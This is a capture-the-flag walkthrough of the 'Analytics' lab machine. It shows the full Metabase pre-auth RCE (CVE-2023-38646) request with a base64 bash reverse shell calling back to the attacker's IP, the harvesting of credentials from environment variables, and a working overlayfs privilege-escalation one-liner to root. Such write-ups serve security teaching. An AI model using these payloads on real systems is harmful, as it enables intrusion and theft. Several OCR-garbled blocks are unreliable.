

Analytics - Writeup

by [ScriptKidding](#)


Enumeration

As always, do an nmap scan...

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-07 15:51 +07
Nmap scan report for 10.10.11.233
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```


And i found that this page will redirect you to <http://analytical.htb/>




About



Look around in the source code and i suddenly found a different subdomain called `data.analytical.htb`



Screenshot of `http://data.analytical.htb`



Seems like some sort of BI tool, their official page said it's used for analyzing data from different sources then visualize them with beautiful graphs and such... But our


I found this

```
[{"ru":["Russian"],["sk":["Slovak"],["sq","Albanian"],["sr","Serbian"],["sv","Swedish"],["tr","Turkish"],["vi","Vietnamese"],["zh","Chinese"],["zh_CN","Chinese (China)"],["zh_HK","Chinese (Hong Kong SAR (Taiwan))"],["landing-page":"",["setup-token":"249fa03d-fd94-4d5b-b94f-b4ebf3df681f","application-config-app":"false","anon-tracking-enabled":"false","version-info-last-checked":null,"application-logo-url":"/img/logo.svg","application-favicon-url":"/app/assets/img/favicon.ico","show-metabot":true,"enable-server-url":"https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png","startup-time-millis":11207.0,"rhttps":"false","version":{"date":"2023-06-29","tag":"v0.46.6","branch":"release-x.46.x","hash":"1bbenabled":false,"application-font-fs":null,"loading-message":"doing-science","password-complexity-lighthouse-illustration":true,"cloud-gateway-ips":null,"enable-content-management":false,"enable-interval-sec":180,"enable-sso":false,"available-fonts":["Inter","Lato","Lora","Merriweather","Montserrat","Oswald","Playfair Display","Poppins","PT Sans","PT Serif","Raleway","Roboto","Roboto Condensed"]}]}
```

Foothold

`http://data.analytical.htb/api/session/properties` to grab the setup token.

And the setup-token is 249fa03d-fd94-4d5b-b94f-b4ebf3df681f



The screenshot shows a web browser window with the address bar displaying `http://data.analytical.htb/api/session/properties`. The browser's developer tools are open, showing the JSON response of a GET request. The JSON is as follows:

```

{
  "28": [
    {
      "0": "zh_HK",
      "1": "Chinese (Hong Kong SAR China)"
    }
  ],
  "29": [
    {
      "0": "zh_TW",
      "1": "Chinese (Taiwan)"
    }
  ],
  "landing-page": "",
  "setup-token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
  "application-colors": {},
  "enable-audit-app?": false,
  "anon-tracking-enabled": false
}

```

Then try to make a POST request to `/api/setup/validate` with the following content and yep, it does seem like we can provide a custom database for Metabase to connect to, which proves that this application is indeed vulnerable

```

8 {
9   "token": "249fa93d-fd94-4d5b-b94f-b4ef3df681f",
10  "details": {
11    "details": {
12      "db": "mem:test;"
13    },
14    "name": "X",
15    "engine": "h2"
16  }
17 }
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```

Exploitation

Found this post which help provide arbitrary command

<https://github.com/securezeron/CVE-2023-38646/tree/main>

First base64 encode your payload, remember to replace `10.10.14.68` with your address as well as port `1337` of your choice

```
echo 'bash -i >& /dev/tcp/10.10.14.68/1337 0>&1' | base64
# produce "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42OC8xMzM3IDA+JjEK"
```

then simply create a new POST request to `/api/set/validate` with the following content... but replace `<payload>` with the base64-encoded string from above.

```
POST http://data.analytical.htb/api/setup/validate HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101
Firefox/121.0
Content-Type: application/json
Origin: http://data.analytical.htb
Content-Length: 463
```

```
{
  "token" : "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
  "details" : {
    "details" : {
      "db" : "zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE
TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$$//javascript\\njava.lang.Runtime.getRuntime().exec('bash -c {echo,
```

```
<payload>|{base64,-d}|{bash,-i}')\n$--=x"
    },
    "name" : "x",
    "engine" : "h2"
  }
}
```

Now spawn a listener and send the request

<pre>Listening on 0.0.0.0:1337 Connection received on data.analytical.htb 48588 bash: cannot set terminal process group (1): Not a tty no job control in this shell # cat /etc/crontab/cron.d/% whoami whoami # cat /etc/crontab/cron.d/% whoami whoami # cat /etc/crontab/cron.d/% whoami whoami # cat /etc/crontab/cron.d/% whoami whoami</pre>	<pre>5 Origin: http://data.analytical.htb 6 Content-Length: 467 7 8 { 9 "token": "2af9afdc-fd94-4d5b-b94f-bdf3cfadfe1r", 10 "details": { 11 "id": "2c12", 12 "db": "db" 13 }, 14 "zip":"/app/metabase.jar/sample-database.db;MODE= MSQL;Server;TRACE_LEVEL_SYSTEM_OUT=1\\CREATE TRIG ger pwshell BEFORE SELECT ON INFORMATION SCHE MA VALUES AS \$\$/* j2a3jgqkzjvuhjhu RunTime q etRunTime() exec('bash -c \"/></pre>
---	--

and I spawned a revshell !

Privilege Escalation

So i tried to look around a bit and found a file called `/.dockerenv`

```
ls -la /
total 92
drwxr-xr-x  1 root    root    4096 Jan  7 09:28 .
drwxr-xr-x  1 root    root    4096 Jan  7 09:28 ..
-rwxr-xr-x  1 root    root      0 Jan  7 09:28 .dockerenv
drwxr-xr-x  1 root    root    4096 Jun 29  2023 app
drwxr-xr-x  1 root    root    4096 Jun 29  2023 bin
drwxr-xr-x  5 root    root     340 Jan  7 09:28 dev
drwxr-xr-x  1 root    root    4096 Jan  7 09:28 etc
```

which mean we are running inside a Docker container and there is nothing inside

```
/home/metabase ... Time to escape !!!
```

After doing a bit of basic tricks around the container, nothing good was found, but i did come across folder called `metabase.db` , navigate to it and there will be two files `metabase.db.mv.db` and `metabase.db.trace.db`.

```
baf6b61c136c:/# ls -la /metabase.db
ls -la /metabase.db
total 2980
drwxr-xr-x 1 metabase metabase 4096 Aug 3 12:17 .
drwxr-xr-x 1 root root 4096 Jan 7 09:28 ..
-rw-r--r-- 1 metabase metabase 3031040 Jan 8 09:34 metabase.db.mv.db
-rw-r--r-- 1 metabase metabase 6248 Aug 3 12:17 metabase.db.trace.db
baf6b61c136c:/#
```

A little bit of research and it turns out that `metabase.db.tace.db` is only used to store logs about the application whilst `metabase.db.mv.db` stores the actual database content of the dashboard. So i downloaded the file and used [DBeaver](#) to explore the database file (since this file requires H2 driver)

But after a bit of brute forcing the credentials inside that file, it turns out to be a pretty bad tactic since the hashes inside it do not seem to be easily cracked, so i tried to peak at the environment variables instead and i saw some juicy info

```
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLV=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/..lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
baf6be1c136c:/$
```

So i found a username and password called `metalytics` and `An4lytics_ds20223#` which i thought "Maybe this is the SSH credentials" and Bingo! it is...

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jan  8 14:26:38 2024 from 10.10.14.68
metalytics@analytics:~$
```

Now simply grab the user flag then move on to a full-scale escalation. So after a bit of digging, i checked the kernel version as well as seeing if i was allowed to run anything as root by doing `sudo -i`

But no good results

```
metalytics@analytics:~$ sudo -i
[sudo] password for metalytics:
Sorry, try again.
[sudo] password for metalytics:
metalytics is not in the sudoers file. This incident will be reported.
metalytics@analytics:~$
```

The `sudo` version is relatively new as well which is version `1.9.9`, but when i do `uname -a`, it seems like the box is running Ubuntu 22.04.2

```
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25-22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:2
64 x86_64 x86_64 GNU/Linux
```

So did a bit of researching and googling, then i found that this version is vulnerable to CVE-2023-2640 and CVE-2023-32629 according to this [post](#). So i tried it the following lines of commands...

```
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o
rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*; u/python3 -c
'import os;os.setuid(0);os.system(\"whoami\")'"
```

and it was indeed vulnerable.

```
metalytics@analytics:/tmp$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
touch m/*; u/python3 -c 'import os;os.setuid(0);os.system(\"whoami\")'"
root
metalytics@analytics:/tmp$
```

Now it's only the matter of grabbing the flag.

```
metalytics@analytics:/tmp$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("bash")'
root@analytics:/tmp# cat /root/root.txt
13a5d9de36c0a97d1172d4b409e51385
root@analytics:/tmp#
```